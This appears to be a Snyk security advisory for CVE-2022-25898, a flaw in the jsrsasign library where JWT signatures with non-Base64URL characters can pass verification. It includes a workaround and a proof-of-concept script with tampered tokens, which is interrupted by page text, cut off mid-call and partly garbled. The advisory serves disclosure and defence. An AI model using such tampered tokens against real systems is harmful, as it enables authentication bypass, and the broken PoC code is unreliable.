Improper Verification of Cryptographic Signature

Affecting org.webjars.npm:jsrsasign package, versions [0,]

INTRODUCED: 13 JUN 2022 CVE-2022-25898 CWE-347

Share

How to fix?

A fix was pushed into the `master` branch but not yet published.

Overview

org.webjars.npm:jsrsasign is a free pure JavaScript cryptographic library.

Affected versions of this package are vulnerable to Improper Verification of Cryptographic Signature when `JWS` or `JWT` signature with non Base64URL encoding special characters or number escaped characters may be validated as valid by mistake.

Workaround:

Validate JWS or JWT signature if it has Base64URL and dot safe string before executing `JWS.verify()` or `JWS.verifyJWT()` method.

PoC:

Snyk CVSS

Exploit Maturity	**Proof of concept**
Attack Complexity	**High**
Scope	**Changed**
Availability	HIGH

See more

NVD 9.8 CRITICAL

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what

```
var KJUR = require('jsrsasign'); var rsu =
require('jsrsasign-util'); // jsrsasign@10.5.24
//// creating valid hs256 jwt - code used to get
valid hs256 jwt. // var oHeader = {alg: 'HS256',
typ: 'JWT'}; // // Payload // var oPayload = {};
// var tNow = KJUR.jws.IntDate.get('now'); // var
tEnd = KJUR.jws.IntDate.get('now + 1year'); //
oPayload.iss =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A__foo.com&d=DwIGAg&c=wwDYKmuffy0jxUGHACmjfA&r=3J3
oa9S7i8rFsa5Rei7n32BgBaGjoG8lCiqO-
pm9ZIzxG9adMdbUE4qski&s=eMfp9lSTyBb95UqdO_sO3ukTKlG
"; // oPayload.sub = "mailto:mike@foo.com"; //
oPayload.nbf = tNow; // oPayload.iat = tNow; //
oPayload.exp = tEnd; // oPayload.jti =
"id123456"; // oPayload.aud =
"https://urldefense.proofpoint.com/v2/url?u=http-
3A__foo.com_employee&d=DwIGAg&c=wwDYKmuffy0jxUGHACm
P36zULZ4oa9S7i8rFsa5Rei7n32BgBaGjoG8lCiqO-
pm9ZIzxG9adMdbUE4qski&s=bxlm95BhVv7dbGuy_vRD4JBci6O
"; // // Sign JWT, password=616161 // var sHeader
= JSON.stringify(oHeader); // var sPayload =
JSON.stringify(oPayload); // var sJWT =
KJUR.jws.JWS.sign("HS256", sHeader, sPayload,
"616161"); //verifying valid and invalid hs256
jwt //validjwt var validJwt =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJod
tawtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MT
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL
1xQUkTDBw-_cyhrPgOOfRzI"; //invalid jwt with
special signs var invalidJwt1 =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJod
tawtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MT
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL
()!@#$%^&*()!@#$%^&*()!@#$%^&*
()t7MgslW8S1xQUkTDBw-_cyhrPgOOfRzI"; //invalid
jwt with additional numbers and signs var
invalidJwt2 =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJod
tawtlQGZvby5jb20iLCJuYmYiOjE2NTUyMjk3MjksImlhdCI6MT
JqdGkiOiJpZDEyMzQ1NiIsImF1ZCI6Imh0dHA6Ly9mb28uY29tL
\2\2\3\2\1\2\222\3\1\1\2\2\2\2\2\2\2\2\2\2\222\
_cyhrPgOOfRzI"; var isValid =
KJUR.jws.JWS.verifyJWT(validJwt, "616161", {alg:
['HS256']}); console.log("valid hs256 Jwt: " +
isValid); //valid Jwt: true //verifying invalid 1
hs256 jwt var isValid =
KJUR.jws.JWS.verifyJWT(invalidJwt1, "616161",
```


components are vulnerable in your application, and suggest you quick fixes.

Test your applications

Snyk ID	SNYK-JAVA-ORGWEBJARSNPM-2935896
Published	26 Jun 2022
Disclosed	13 Jun 2022
Credit	Adi Malyanker, Or David

Report a new vulnerability

Found a mistake?



References

- GitHub Commit
- GitHub Release

Contact

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT

DevSecCon

Join the >> community

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.